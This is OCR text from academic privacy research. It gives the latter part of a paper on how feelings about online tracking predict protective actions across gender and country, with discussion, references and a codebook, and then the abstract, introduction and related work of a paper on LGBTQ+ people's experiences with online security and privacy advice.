$\chi^2(10) = 60.303, p < .001$. It has a good fit ($C = 0.701$), model accuracy of 70.6% and R^2 of 13%. Table 4 reports that men were twice more likely to take protective actions than women, with odds ratio (OR) $= 2.05, p < .001$, that German and French participants were approximately twice more likely to take protective actions than UK participants, with $OR = 1.83, p = .006$ and $OR = 1.78, p = .008$ respectively. In addition, participants who reported feeling tones of 'not_okay', 'boundary_loss' (invaded), annoyance or anxiety, also showed higher likelihood of taking protective actions (between $OR = 2.53$ and $OR = 3.84$), compared to those not naming these feelings.




Figure 7: Spatial Map of Association between Feelings *(in blue)* and Protective Actions *(in red)*

7 Discussion

This paper makes a mixed-methods contribution (qualitative and quantitative) to user-centred privacy research, in particular on tracking protection. The main take-aways of this paper are that: (1) the majority of individuals (71.8%) have a negative feeling about tracking, (2) overall 34.7% do not take a protective action, some of whom also feel negatively, (3) protective actions are closely associated with (and predicted by) particular negative feelings, gender and country, and (4) there are indications of a gender gap and country differences in feelings and protective actions. In this section, we first discuss our findings in relation to literature and related work. Second, we discuss the implications for different stakeholders and offer recommendations and paths for future work.

7.1 Our findings in the wider research context

Feelings: While previous research did not find a clear causal link between individuals' cognitive evaluation of tracking (that is their understanding and mental models) and their protective behaviour [42], our findings support positions that feelings can provide useful inputs to judgments, decisions and behaviour when individuals' cognitive evaluation about a situation or event is in-accurate or incomplete [22]. This study therefore improves on cognitive-oriented investigations of tracking and user privacy.

Our participants' negative feelings include strong language and are spread across nuances of feeling tones, and in particular not only cover a perception of privacy threats, such as being monitored, of unfair practices and emotional responses of anger, anxiety, distrust or discomfort, but also the experience of a deep invasion to their personal realm. These findings augment previous findings of users' perception of privacy-invasiveness of tracking [44, 70, 71]. We also complement previous research [5, 44, 71], with some of our participants expressing other feelings, such as sometimes being okay with tracking, being okay under certain conditions, or being overall okay.

Protective Actions: In the context of the type of actions following particular negative feelings [38], we notice some slight differences in protective behaviour, albeit without clear distinctions, between annoyance and anxiety (Figure 6). However, we note the significant prediction of actively taking protective actions, by annoyance, anxiety or feeling invaded, compared to feeling discomfort, distrust or unfairness. In ad-

dition, while previous research reported individuals desisting from using services, such as location-based services, or taking retributive actions, such as issuing complaints, following anger and anxiety [31], our study is limited in not capturing these behaviours. However, of the 34.7% of participants reporting to take no protective action, the ones feeling negatively about tracking may be adopting passive coping methods such as acceptance or avoidance, as previously noted in relation to privacy threats [13, 31, 47].

Gender influence: Our findings provide indications of a 'privacy gender gap', complementing previous research on gender differences on concerns [7, 61, 79], where women in our study expressed more negative feeling tones combined, compared to men, who expressed more ambivalence or 'okay under certain condition' tones compared to women – yet men are twice more likely to take any protective actions, aligning with previous findings on protective behaviour [55, 61]. This suggests support for three decades old feminist critiques of the unequal nature of privacy online – that privacy is not equally on the side of women as it is for men [2, 41]. More research is needed into how these differences play out online and how to empower women to exercise their desired type and level of privacy.

National influence: We find that the British are less active in protective actions against tracking, and provided less reports of negative feelings, where action differences aligns to previous work [19]. Protective actions may relate to the effects of tracking being less clear or being less equipped to act compared to other modalities in the advertising ecosystem, where for example, a higher % of UK participants reported to object to direct marketing (i.e. being contacted directly via email or text messages) in the 2019 Eurobarometer survey, compared to those from Germany or France [17]. The British may also be less expressive or possibly have higher trust in authority mandated privacy protection. This phenomenon, with the national culture as an underlying cause, needs further investigation. Additionally, the impact of the depth of experience of privacy violation (as expressed by German and French's stronger language for boundary loss) on protective actions would benefit investigation.

7.2 Implications & Recommendations

We discuss the implications for different stakeholders, provide recommendations and highlight avenues for future work.

Users: Individuals' negative emotions, feelings of unfairness and deep invasion depict the dis-empowered reality of users, where protective action are also not necessarily effective. We recommend users to consider privacy-oriented browsers (such as the Brave browser, as chosen by some of our participants) over other options. In addition, to facilitate the development of more privacy-empowered online communities, specially supporting certain user groups, users may also be encouraged to openly share about their experiences of privacy issues and protection methods online, so as to facilitate the support of social and trusting connections on the feelings/experience–protective actions link.

Educators, privacy technology designers & providers: to understand who are more receptive (given their feelings) to privacy technologies, and to customise ways to up-skill individuals given their characteristics of gender and country. Other ways to improve privacy practice include free online courses, from reliable sources such as the national data protection authorities. We recommend that educators and privacy-enhancing technology (PET) designers make it clear what protection is offered by particular PETs, in a language that address users' concerns as expressed via their feelings about tracking, irrespective of their mental models. It would also be helpful to establish PETs repositories, and make vetted recommendations more accessible to the lay user. Existing lists for the general public include that of the Electronic Frontier Foundation's [24] or the European Agency for Cyber Security's (ENISA) [26].

Researchers: to deepen knowledge into the factors between particular negative feeling and protective action, such as awareness of and the obstacles to using protective methods and the support needed, across gender and country characteristic, or whether particular feeling-tones activate or inhibit actions. This includes research into different coping behaviours. In addition, individuals likely cope with tracking threats based on the combined judgement of cognition and affect, while influenced by factors such as perceived self-efficacy and response-efficacy – future work to include these variables, as well as awareness of the limitations of protection methods, where favoured tracking protection methods such as browser extensions, may not effectively block ads and trackers [53]. We also recommend research into diverse gender identities and user groups, in particular to understand their privacy experiences, vulnerabilities and challenges, and in comparison to the already available literature focused on cisgender. Furthermore, tracking issues also exist in platforms such as apps and IoT devices, and across platforms. While some efforts have been made for example in Apple's recent App Tracking Transparency (ATT) policy [4], it comes with its own issues such as increasing the number of privacy prompts and its effectiveness in improving user privacy remains as research questions.

Regulators and national data protection authorities: to set guidelines for actual fair practices, such as to avoid dark patterns that nudge users' acceptance despite their feelings and concerns, and for companies and service providers to demonstrate these fair attributes to customers, and to provide fair and inclusive practices for diverse user groups. It would also be helpful for researchers and designers to work with regulators and authorities, in preparing user-centric guidelines that support the deployment of new privacy technologies.

8 Conclusion

This paper adds to literature with an understanding of individuals' experiences of tracking and protection practices online. It adds to the mostly cognitive-focused literature of user privacy by providing novel findings on how feelings associates with and predicts protective actions. It describes a mixed methods approach, including (1) elicitation and synthesis of individuals' feelings and their own description of their protective actions, and (2) quantitative analyses and visualisation of associations. It discusses the findings in the context of previous work and what the findings mean for various privacy stakeholders and make recommendations. As highlight for future work, it proposes that although particular feelings about tracking are closely linked to protective actions, further research is needed into connecting these feelings with effective action, while gender/country differences point to needing customised methods and support for accessible protection.

Acknowledgements

This research was supported by a Newcastle University research fellowship. We would like to thank our shepherd, Simone Fischer-Hubner, and the Usenix Security 2022 reviewers for their feedback which helped to improve the paper.

References

[1] Lalit Agarwal, Nisheeth Shrivastava, Sharad Jaiswal, and Saurabh Panjwani. Do not embarrass: re-examining user concerns for online tracking and advertising. In *Proceedings of the Ninth Symposium on Usable Privacy and Security*, pages 1–13, 2013.

[2] Anita L Allen. *Uneasy access: Privacy for women in a free society*. Rowman & Littlefield, 1988.

[3] American Psychological Association (APA). APA Dictionary of Psychology, 2021.

[4] Apple Developer. App tracking transparency, 2021.

[5] Brooke Auxier, Lee Rainie, Monica Anderson, Andrew Perrin, Madhu Kumar, and Erica Turner. Americans and privacy: Concerned, confused and feeling lack of control over their personal information. *Pew Research Center: Internet, Science & Tech (blog). November*, 15:2019, 2019.

[6] Michael Bailey, David Dittrich, Erin Kenneally, and Doug Maughan. The menlo report. *IEEE Security & Privacy*, 10(2):71–75, 2012.

[7] Lemi Baruh, Ekin Secinti, and Zeynep Cemalcilar. Online privacy concerns and privacy management: A meta-analytical review. *Journal of Communication*, 67(1):26–53, 2017.

[8] Antoine Bechara, Hanna Damasio, Daniel Tranel, and Antonio R Damasio. Deciding advantageously before knowing the advantageous strategy. *Science*, 275(5304):1293–1295, 1997.

[9] Grant Blank, Gillian Bolsover, and Elizabeth Dubois. A new privacy paradox: Young people and privacy on social network sites. In *Prepared for the Annual Meeting of the American Sociological Association*, volume 17, 2014.

[10] Grant Blank, William H Dutton, and Julia Lefkowitz. Perceived threats to privacy online: The internet in britain, the oxford internet survey, 2019. 2019.

[11] Moritz Büchi, Natascha Just, and Michael Latzer. Caring is not enough: the importance of internet skills for online privacy protection. *Information, Communication & Society*, 20(8):1261–1278, 2017.

[12] Farah Chanchary and Sonia Chiasson. User perceptions of sharing, advertising, and tracking. In *Eleventh Symposium On Usable Privacy and Security ({SOUPS} 2015)*, pages 53–67, 2015.

[13] Hichang Cho, Pengxiang Li, and Zhang Hao Goh. Privacy risks, emotions, and social media: A coping model of online privacy. *ACM Transactions on Computer-Human Interaction (TOCHI)*, 27(6):1–28, 2020.

[14] Hichang Cho, Milagros Rivera-Sánchez, and Sun Sun Lim. A multinational study on online privacy: global concerns and local responses. *New media & society*, 11(3):395–416, 2009.

[15] Gerald L Clore, Karen Gasper, and Erika Garvin. Affect as information. *Handbook of affect and social cognition*, pages 121–144, 2001.

[16] European Commission. Data protection - special eurobarometer 431. *Special Eurobarometer*, 2015.

[17] European Commission. The general data protection regulation - special eurobarometer 487a. *Special Eurobarometer*, 2019.

[18] European Commission. eprivacy regulation: Shaping europe's digital future, 2021.

[19] Kovila PL Coopamootoo. Usage patterns of privacy-enhancing technologies. In *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security*, pages 1371–1390, 2020.

[20] Kovila PL Coopamootoo and Thomas Groß. Why privacy is all but forgotten - an empirical study of privacy and sharing attitude. *Proceedings on Privacy Enhancing Technologies*, 4:39–60, 2017.

[21] Dan Cvrcek, Marek Kumpost, Vashek Matyas, and George Danezis. A study on the value of location privacy. In *Proceedings of the 5th ACM workshop on Privacy in electronic society*, pages 109–118, 2006.

[22] Antonio Damasio. *Descartes' error: Emotion, reason and the human brain*. Random House, 2008.

[23] Martin Degeling, Christine Utz, Christopher Lentzsch, Henry Hosseini, Florian Schaub, and Thorsten Holz. We value your privacy... now take some cookies: Measuring the gdpr's impact on web privacy. In *Network and Distributed System Security Symposium*, 2018.

[24] Electronic Frontier Foundation. Tools from EFF's Tech Team, 2021.

[25] Steven Englehardt and Arvind Narayanan. Online tracking: A 1-million-site measurement and analysis. In *Proceedings of the 2016 ACM SIGSAC conference on computer and communications security*, pages 1388–1401, 2016.

[26] European Agency for Cyber Security. Online privacy tools for the general public, 2021.

[27] Fariborz Farahmand and Firoozeh Farahmand. Privacy decision making: The brain approach. *Computer*, 52(4):50–58, 2019.

[28] Michael Greenacre. *Correspondence analysis in practice*. Chapman and Hall/CRC, 2017.

[29] Geert Hofstede. *Culture's consequences: International differences in work-related values*, volume 5. sage, 1984.

[30] Jennifer L Hughes, Abigail A Camden, and Tenzin Yangchen. Rethinking and updating demographic questions: Guidance to improve descriptions of research samples. *Psi Chi Journal of Psychological Research*, 21(3):138–151, 2016.

[31] Yoonhyuk Jung and Jonghwa Park. An investigation of relationships among privacy concerns, affective responses, and coping behaviors in location-based services. *International Journal of Information Management*, 43:15–24, 2018.

[32] Flavius Kehr, Tobias Kowatsch, Daniel Wentzel, and Elgar Fleisch. Blissfully ignorant: the effects of general privacy concerns, general institutional trust, and affect in the privacy calculus. *Information Systems Journal*, 25(6):607–635, 2015.

[33] Agnieszka Kitkowska, Mark Warner, Yefim Shulman, Erik Wästlund, and Leonardo A Martucci. Enhancing privacy through the visual design of privacy notices: Exploring the interplay of curiosity, control and affect. *decision-making*, 1(4):21, 2020.

[34] Bart P Knijnenburg and Alfred Kobsa. Making decisions about privacy: information disclosure in context-aware recommender systems. *ACM Transactions on Interactive Intelligent Systems (TiiS)*, 3(3):1–23, 2013.

[35] Hanna Krasnova and Natasha F Veltri. Privacy calculus on social networking sites: Explorative evidence from germany and usa. In *2010 43rd Hawaii international conference on system sciences*, pages 1–10. IEEE, 2010.

[36] Richard S Lazarus and Susan Folkman. *Stress, appraisal, and coping*. Springer publishing company, 1984.

[37] Pedro Giovanni Leon, Ashwini Rao, Florian Schaub, Abigail Marsh, Lorrie Faith Cranor, and Norman Sadeh. Privacy and behavioral advertising: Towards meeting users' preferences. In *Proceedings of the Symposium on Usable Privacy and Security*, 2015.

[38] Jennifer S Lerner and Dacher Keltner. Fear, anger, and risk. *Journal of personality and social psychology*, 81(1):146, 2001.

[39] Han Li, Rathindra Sarathy, and Heng Xu. The role of affect and cognition on online consumers' decision to disclose personal information to unfamiliar online vendors. *Decision Support Systems*, 51(3):434–445, 2011.

[40] George F Loewenstein, Elke U Weber, Christopher K Hsee, and Ned Welch. Risk as feelings. *Psychological bulletin*, 127(2):267, 2001.

[41] Catharine A MacKinnon. *Toward a feminist theory of the state*. Harvard University Press, 1989.

[42] Arunesh Mathur, Jessica Vitak, Arvind Narayanan, and Marshini Chetty. Characterizing the use of browser-based blocking extensions to prevent online tracking. In *Fourteenth Symposium on Usable Privacy and Security ({SOUPS} 2018)*, pages 103–116, 2018.

[43] Jonathan R Mayer and John C Mitchell. Third-party web tracking: Policy and technology. In *2012 IEEE Symposium on Security and Privacy*, pages 413–427. IEEE, 2012.

[44] Aleecia McDonald and Lorrie Faith Cranor. Beliefs and behaviors: Internet users' understanding of behavioral advertising. Tprc, 2010.

[45] William Melicher, Mahmood Sharif, Joshua Tan, Lujo Bauer, Mihai Christodorescu, and Pedro Giovanni Leon. (do not) track me sometimes: Users' contextual preferences for web tracking. *Proceedings on Privacy Enhancing Technologies*, 2016(2):135–154, 2016.

[46] Isabelle Oomen and Ronald Leenes. Privacy risk perceptions and privacy protection strategies. In *Policies and research in identity management*, pages 121–138. Springer, 2008.

[47] Jonghwa Park, Hanbyul Choi, and Yoonhyuk Jung. Users' cognitive and affective response to the risk to privacy from a smart speaker. *International Journal of Human–Computer Interaction*, pages 1–13, 2020.

[48] Yong Jin Park. Do men and women differ in privacy? gendered privacy and (in) equality in the internet. *Computers in Human Behavior*, 50:252–258, 2015.

[49] UK Parliament. Data protection act 2018. *URL https://services. parliament. uk/bills/2017-19/dataprotection. html*, 2018.

[50] Eyal Peer, Laura Brandimarte, Sonam Samat, and Alessandro Acquisti. Beyond the turk: Alternative platforms for crowdsourcing behavioral research. *Journal of Experimental Social Psychology*, 70:153–163, 2017.

[51] James Pierce, Sarah Fox, Nick Merrill, and Richmond Wong. Differential vulnerabilities and a diversity of tactics: What toolkits teach us about cybersecurity. *Proc. ACM Hum.-Comput. Interact.*, 2(CSCW), November 2018.

[52] Gaston Pugliese, Christian Riess, Freya Gassmann, and Zinaida Benenson. Long-term observation on browser fingerprinting: Users' trackability and perspective. *Proceedings on Privacy Enhancing Technologies*, 2020(2):558–577, 2020.

[53] Enric Pujol, Oliver Hohlfeld, and Anja Feldmann. Annoyed users: Ads and ad-block usage in the wild. In *Proceedings of the 2015 Internet Measurement Conference*, pages 93–106, 2015.

[54] Ashwini Rao, Florian Schaub, and Norman Sadeh. What do they know about me? contents and concerns of online behavioral profiles. *arXiv preprint arXiv:1506.01675*, 2015.

[55] Elissa Redmiles. Net benefits: Digital inequities in social capital, privacy preservation, and digital parenting practices of us social media users. In *Proceedings of the International AAAI Conference on Web and Social Media*, volume 12, 2018.

[56] Elissa M Redmiles, Ziyun Zhu, Sean Kross, Dhruv Kuchhal, Tudor Dumitras, and Michelle L Mazurek. Asking for a friend: Evaluating response biases in security user studies. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 1238–1255, 2018.

[57] Philip J Reed, Emma S Spiro, and Carter T Butts. Thumbs up for privacy?: Differences in online self-disclosure behavior across national cultures. *Social science research*, 59:155–170, 2016.

[58] Mark Rowan and Josh Dehlinger. Observed gender differences in privacy concerns and behaviors of mobile device end users. *Procedia Computer Science*, 37:340–347, 2014.

[59] Florian Schaub, Aditya Marella, Pranshu Kalvani, Blase Ur, Chao Pan, Emily Forney, and Lorrie Faith Cranor. Watching them watching me: Browser extensions impact on user privacy awareness and concern. In *NDSS workshop on usable security*, pages 1–10, 2016.

[60] Ann E Schlosser, Sharon Shavitt, and Alaina Kanfer. Survey of internet users' attitudes toward internet advertising. *Journal of interactive marketing*, 13(3):34–54, 1999.

[61] Kim Bartel Sheehan. An investigation of gender differences in on-line privacy concerns and resultant behaviors. *Journal of Interactive Marketing*, 13(4):24–38, 1999.

[62] Fatemeh Shirazi and Melanie Volkamer. What deters jane from preventing identification and tracking on the web? In *Proceedings of the 13th Workshop on Privacy in the Electronic Society*, pages 107–116, 2014.

[63] Paul Slovic, Melissa Finucane, Ellen Peters, and Donald G MacGregor. Rational actors or rational fools: Implications of the affect heuristic for behavioral economics. *The Journal of Socio-Economics*, 31(4):329–342, 2002.

[64] Tal Soffer and Anat Cohen. Privacy perception of adolescents in a digital world. *Bulletin of Science, Technology & Society*, 34(5-6):145–158, 2014.

[65] Luke Stark. The emotional context of information privacy. *The Information Society*, 32(1):14–27, 2016.

[66] Statista. Number of internet users in european countries as of june 2019, 2019.

[67] The European Parliament and the Council of the EU. Regulation (EU) 2016/679 of the European Parliament and of the Council, April 2016.

[68] Wiebke Thode, Joachim Griesbaum, and Thomas Mandl. " i would have never allowed it": User perception of third-party tracking and implications for display advertising. In *ISI*, pages 445–456, 2015.

[69] Robert Thomson, Masaki Yuki, and Naoya Ito. A socio-ecological approach to national differences in online privacy concern: The role of relational mobility and trust. *Computers in Human Behavior*, 51:285–292, 2015.

[70] Joseph Turow, Jennifer King, Chris Jay Hoofnagle, Amy Bleakley, and Michael Hennessy. Americans reject tailored advertising and three activities that enable it. *Available at SSRN 1478214*, 2009.

[71] Blase Ur, Pedro Giovanni Leon, Lorrie Faith Cranor, Richard Shay, and Yang Wang. Smart, useful, scary, creepy: perceptions of online behavioral advertising. In *proceedings of the eighth symposium on usable privacy and security*, pages 1–15, 2012.

[72] Yang Wang, Huichuan Xia, and Yun Huang. Examining american and chinese internet users' contextual privacy preferences of behavioral advertising. In *Proceedings of the 19th ACM Conference on Computer-Supported Cooperative Work & Social Computing*, pages 539–552, 2016.

[73] David Watson and Lee Anna Clark. The panas-x: Manual for the positive and negative affect schedule-expanded form. 1999.

[74] Rainer Westermann, Kordelia Spies, Günter Stahl, and Friedrich W Hesse. Relative effectiveness and validity of mood induction procedures: A meta-analysis. *European Journal of social psychology*, 26(4):557–580, 1996.

[75] Alan Westin. Privacy and american business study. *Retrieved online November*, 1:2010, 1997.

[76] Kim Witte. Putting the fear back into fear appeals: The extended parallel process model. *Communications Monographs*, 59(4):329–349, 1992.

[77] Donghee Yvette Wohn, Jacob Solomon, Dan Sarkar, and Kami E Vaniea. Factors related to privacy concerns and protection behaviors regarding behavioral advertising. In *Proceedings of the 33rd Annual ACM Conference Extended Abstracts on Human Factors in Computing Systems*, pages 1965–1970, 2015.

[78] Yaxing Yao, Davide Lo Re, and Yang Wang. Folk models of online behavioral advertising. In *Proceedings of the 2017 ACM Conference on Computer Supported Cooperative Work and Social Computing*, pages 1957–1969, 2017.

[79] Seounmi Youn. Determinants of online privacy concern and its influence on privacy protection behaviors among young adolescents. *Journal of Consumer affairs*, 43(3):389–418, 2009.

A Codebook

Table 5: Codebook of Feelings with regards to Third-Party Tracking (with example words mentioned in responses)

Emotion	Explanation & Example words in responses
Not Okay	Participants say 'not okay', 'not like'
Boundary loss	There is a sense of loss of boundaries wrt to info privacy, or beyond info boundaries E.g words: invasion of privacy, tracked,unsafe, naked, raped, exposed, invaded, watched, violated, exploited, insecure
Unfair practice	A sense of unfair actions from others E.g. words: used, misused, sold, manipulated, ill-informed, not you making decisions, no chance to decide, info stolen, betrayed, dishonest, sneaky, sleazy, immoral, illegal, like a rat-test subject. No control, trapped, cheated, obscure, powerless, unethical
Annoyance	Expressed anger-related emotion E.g. words: Annoyed, angry, disgust, irritated, exasperated, bothered
Anxiety	Expressed worry-related emotion E.g. words: Scared, worry, cautious, creepy, spooky, unnerving, concern
Distrust	Expressed suspiciousness E.g. words: Suspicious, not trust, wary, uncertain
Discomfort	Expressed discomfort or overwhelm E.g. words: uncomfortable, overwhelm, unsettled, unpleasant, uneasy, disturbed
Should be regulated	Expressed that third-party tracking should be regulated/protected E.g. words: should be regulated, should be protected, should be banned, should be made aware, should be transparent
Okay	Expressed that they were overall okay with tracking or used specific words. E.g. words: I am okay, I am alright
Ambivalent	Expressed that they are sometimes okay sometimes not okay, fine for this reason but not fine of other reason
Okay, protected	Expressed that they were okay with tracking because they protect themselves anyway. E.g. words: I am okay as/because I protect myself.
Okay, if	Expressed that they would be okay with tracking IF .... E.g. words: I am okay if they do that / ... if I know / ... but have to inform
Necessity	E.g. words: it's a necessity/a must, impossible for normal user to do
Not aware	E.g. words: I don't know enough, I don't know
Indifferent	E.g. words: indifferent, insensitive, I don't care
None	Participants say that they feel nothing

"Like Lesbians Walking the Perimeter": Experiences of U.S. LGBTQ+ Folks With Online Security, Safety, and Privacy Advice

Christine Geeng
University of Washington

Mike Harris
University of Washington

Elissa Redmiles
Max Planck Institute for Software Systems

Franziska Roesner
University of Washington

Abstract

Given stigma and threats surrounding being gay or transgender, LGBTQ+ folks often seek support and information on navigating identity and personal (digital and physical) safety. While prior research on digital security advice focused on a general population and general advice, our work focuses on queer security, safety, and privacy advice-seeking to determine population-specific needs and takeaways for broader advice research. We conducted qualitative semi-structured interviews with 14 queer participants diverse across race, age, gender, sexuality, and socioeconomic status. We find that participants turn to their trusted queer support groups for advice, since they often experienced similar threats. We also document reasons that participants sometimes reject advice, including that it would interfere with their material livelihood and their potential to connect with others. Given our results, we recommend that queer-specific and general security and safety advice focus on specificity—why and how—over consistency, because advice cannot be one-size-fits-all. We also discuss the value of intersectionality as a framework for understanding vulnerability to harms in security research, since our participants' overlapping identities affected their threat models and advice perception.

1 Introduction

About 80% of American *LGBTQ+* (an umbrella acronym including lesbian, gay, bisexual, transgender, and queer) adults use social media sites [98], including for dating and connecting with loved ones. Due to the stigma attached to LGBTQ+ or queer (hereafter used interchangeably) identity, particularly for transgender and non-binary individuals, social media and the web at large can be a safety net to combat alienation [64, 92, 49], but also be a place of significant potential harm [92, 46, 100]. In this paper, and in line with prior work [86, 41], we are interested in potential harms broadly, rather than distinguishing between security, safety, and/or privacy.

Facing such risks online, an individual might seek out advice from a variety of sources. Where does this advice come from, and is it effective? While these questions have been previously studied for *general* security and privacy advice for general populations [85, 87, 89, 88, 43, 90], LGBTQ+ individuals face identity-based risks that straight and cisgender individuals do not [69, 38, 73]. Given prior work suggesting that prioritization increases advice adoption and efficacy, we look to prioritizing and tailoring advice to specific threat models. In this work, we evaluate participants' experiences with advice targeted at queer-specific threat models rather than general online risks.

Our research questions are:

1. Where do queer individuals in the U.S. learn about mechanisms for supporting their online security, safety, and/or privacy?
2. What barriers prevent advice from being effective for queer individuals?
3. How do multiple facets of identity impact queer individuals searching, acting on, or rejecting online security, safety, and/or privacy advice?

To answer our research questions, we conducted qualitative semi-structured interviews with a diverse group of 14 queer individuals. We intentionally recruited for differences across age, race, gender, sexuality, and socioeconomic status so that we could take an intersectional approach to data analysis, as "people's lives... are better understood as being shaped not by a single axis of social division, be it race or gender or class, but by many axes that work together and influence each other" [22].

Our major findings include:

1. Participants often turn to **queer support groups** for advice and **emotional support**, in addition to other

sources like family or work. These support groups serve both to provide individual advice as well as to collectively combat community-level threats. In one example, Participant 14 described her lesbian social media group blocking trolls together "like lesbians walking the perimeter" of their online community.

2. In addition to thinking of time spent or convenience as a trade-off for adopting security advice, participants also lamented **loss of business or joy of connecting with others** as reasons to not adopt privacy practices on social media.

3. **Interlocking facets of identity** affect people's perception and adoption of advice, and participants sometimes prioritize non-queer identity related threats.

Based on our results, we develop takeaways for better security, safety, and privacy advice, with conclusions likely applicable to other vulnerable or marginalized populations as well. For example, we observe that specificity is more important than consistency for advice, since even people with a common identity (e.g., queer) may differ in their threat models (e.g., social media business-user who needs a public profile) and circumstances. As such, we also touch on how intersectionality can be useful, even necessary, in security research when threat modeling. Finally, we stress that advice is limited in preventing harms by placing responsibility of safety on an individual rather than on an institution.

2 Related Work

Our work is motivated by how stigma creates queer-specific threats and vulnerabilities, both offline and online. We also consider how other overlapping identities play a role in risk by discussing research with other vulnerable or marginalized populations. Finally, we summarize prior research on general security advice and targeted advice.

2.1 Queer-Specific Risks

The specific harms and threats that queer folks face (off- and online) due to stigma around sexual orientation or gender have been well-documented.

Technology-independent risks. Risks to queer folks exist independent of technology (e.g., at school, home, and work). Queer youth are more likely than their heterosexual and cisgender (or cis) counterparts to be bullied, consider suicide [5], and be homeless [9]. LGBT youth are often homeless because they are thrown out by their parents upon learning they are gay [9]. While U.S. law technically protects LGBTQ+ people in the workplace [71], in practice their jobs may still be at risk (e.g., a teacher was reportedly fired for being gay after a student discovered his OKCupid profile [2]).

Transgender (or trans) folks, particularly Black or Latino trans women, are disproportionately likely to face violence [13]. Trans/gay panic, a legal defense for someone to justify violence against someone after finding out they are transgender or queer, is still legal in 35 states [7].

Risks on social media. The risks of being out—public about one's identity as queer—indicate how important it is for queer folks to be able to control access to their information. Prior work has noted queer individuals do not always feel safe presenting their queer identity to all audiences on social media [23, 38, 28, 47, 92], a problem more generally known as context collapse [75]. This can be especially stressful for transgender individuals navigating transitioning and coming out on social media [52, 84, 53]. To manage different audiences, individuals use affordances including multiple social media sites or accounts, private accounts, and granular post visibility [38, 28, 47].

Risks in online dating and sexting. Over half of lesbian, gay or bisexual American adults have used a dating app [16]. Online dating can provide queer individuals connection [99] and a space to explore one's identity [38]. It is also a site of privacy tensions, as users often provide location data, use it to connect with people outside of their known social network, and include more sensitive information in profiles [34]. Recently there have been scams extorting queer dating app users by threatening to out them [6].

Sexting through dating apps or through other messaging apps has become a common practice in the U.S. [61], and researchers have highlighted its positive role in relationship satisfaction [27, 40, 96]. Sexting also comes with risks, such as non-consensual sharing of intimate images, that have worse consequences for women and non-binary individuals [48, 68].

Other risks. The prior sections are a non-exhaustive list of possible harms targeted towards queer individuals. Queer and trans activists [69], refugees [17], sex workers [76], and other vocations or identities face other specific threats. Given that our paper is focused on advice for queer folks, not threat models, we leave the full spectrum of financial, physical, relational, and emotional harms [93] for different threat models largely to other work. But we also touch on the importance of these overlapping identities in Section 2.2.

2.2 Intersectional Identities

To understand the complexity of why queer folks adopt or reject advice, and their threat models, we use the framework of intersectionality. This posits that oppression and power is better understood as shaped by multiple axes of identity [22], e.g. but not limited to, race, gender, class, sexuality, and disability [36]. Here we define power as agency and access to resources [37], and power dynamics as "differences in ability to take action between parties" [104].

The reason we are explicitly looking at power is because lack of power reduces one's ability to resist, reduce, or prevent harm [104, 19]. And individuals marginalized across multiple identity axes are a bigger target for harm. For example, being a woman raises one's risk of being harassed online, and this risk is higher for queer women and women of color [33].

Intersectionality also helps us analyze "across domains of power" [22]: across interpersonal, cultural, disciplinary, and structural relationships. For example, a queer employee may be fired by their company for being gay (structural and cultural). And a queer person may be abusive to their partner [42] (interpersonal). Harm can come from institutions, as well as from other marginalized individuals [92, 104]. Given this, we are interested in how individuals at certain intersections may not have the same avenues of recourse after a security breach or unsafe experience, and therefore do not adopt certain advice.

2.3 Security for Vulnerable Populations

There has been interest in the security community around understanding the specific needs of different vulnerable or marginalized populations. For example, this includes studying older adults [45], people with visual impairments [60], sex trafficking survivors [31], refugees [94], and journalists [79]. Our present work fits into that space, deepening our understanding of the experiences of queer individuals in trying to respond to their security/safety/privacy concerns. We hypothesize that some of our conclusions are relevant to other marginalized groups as well.

2.4 Security Advice

